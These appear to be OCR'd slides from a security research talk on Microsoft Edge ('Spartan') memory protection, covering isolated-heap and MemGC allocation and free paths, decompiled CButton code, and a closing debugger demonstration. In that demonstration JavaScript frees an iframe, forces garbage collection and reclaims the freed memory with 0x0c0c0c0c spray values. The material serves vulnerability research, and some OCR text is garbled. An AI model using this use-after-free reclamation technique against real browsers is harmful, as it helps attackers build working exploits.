
Spartan Memory Manage

- New Mode

```
//init
MemoryProtection::InitializeProtectionFeature
    |-MemoryProtection_Mode = 3;
    |-MemoryProtection::CMemoryGC::InitializeFeature
        |-chakra!MemProtectHeapCreate
```

Spartan Memory Manage

- New Mode



```
MemoryProtection::InitializeProtectionFeature
```

```
MemoryProtection::ReportHeapSize
MemoryProtection::HeapAlloc<0>
MemoryProtection::HeapAllocClear<0>
MemoryProtection::HeapAlloc<1>
MemoryProtection::HeapAllocClear<1>
MemoryProtection::HeapReAlloc<1>
MemoryProtection::HeapReAlloc<0>
```

Spartan Memory Manage

- New Mode

```
//alloc
MemoryProtection::HeapAllocClear<1>
    |-MemoryProtection_Mode
        |- 0,1,2 : HeapAlloc Isolation
        |- 3   : chakra!MemProtectHeapRootAlloc
            |- Memory::Recycler
```

Spartan Memory Manage


- New Mode

```
//free
MemoryProtection::HeapFree
    |-MemoryProtection_Mode
        |-  0  : HeapFree
        |- 1,2 : MemoryProtection::CMemoryProtector::ProtectedFree
        |- 3   : chakra!MemProtectHeapUnrootAndZero

//MemoryProtection
MemProtectThreadContext::Collect
    |- MemProtectHeap::Collect
        |-Memory::Recycler::DoCollectWrapped
            |-Memory::Recycler::DoCollect
                |-Memory::Recycler::CollectionBegin
                |-Memory::Recycler::Mark
                |-Memory::Recycler::Sweep
                |-Memory::Recycler::CollectionEnd
                |-Memory::Recycler::FinishCollection
```

Spartan Memory Manage

- MemoryAlloc



```
//create
struct CElement* CButton::                  Tag *a1,  CDoc *a2)
{
  void *mem = MemoryProtection::HeapAllocClear<1>(g_hIsolatedHeap,
                                                   0x5Cu);
  if ( Abandonment::CheckAllocationUntyped(mem) )
    result = CButton::CButton(*((_DWORD *)a1 + 1), a2);
  else
    result = 0;
  return result;
}
```

Use Isolation Heap

Alloc Memory Check


Spartan Memory Manage

- MemoryFree

```
//delete
void * __thiscall CButton::`vector deleting destructor’ ()
{
    CStr::_Free();
    CElement::~CElement();
    MemoryProtection::HeapFree(_g_hIsolatedHeap,this);
}
```

Spartan Memory Manage

- New Mode



Render

render_object
render_object
render_object


Script

Memory::Recycler

script_object
script_object
script_object


Spartan Memory Manage

- Isolation Heap?



```
var i = document.createElement( “iframe” );

eax=1121fc00 ebx=62412180 ecx=1121fc00 edx=1072a054 esi=61d87d28 edi=05b0c278
eip=624121b5 esp=05b0c260 ebp=05b0c268 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
EDGEHTML!CIFrameElement::CIFrameElement:
624121b5 8bff            mov     edi,edi
```



```
i = null;
CollectGarbage();
memory();  //area.coords

0:024> dd 1121fc00
1121fc00  0000000d 0c0c0c0c 0c0c0c0c 0c0c0c0c
1121fc10  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
1121fc20  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
1121fc30  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
```

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
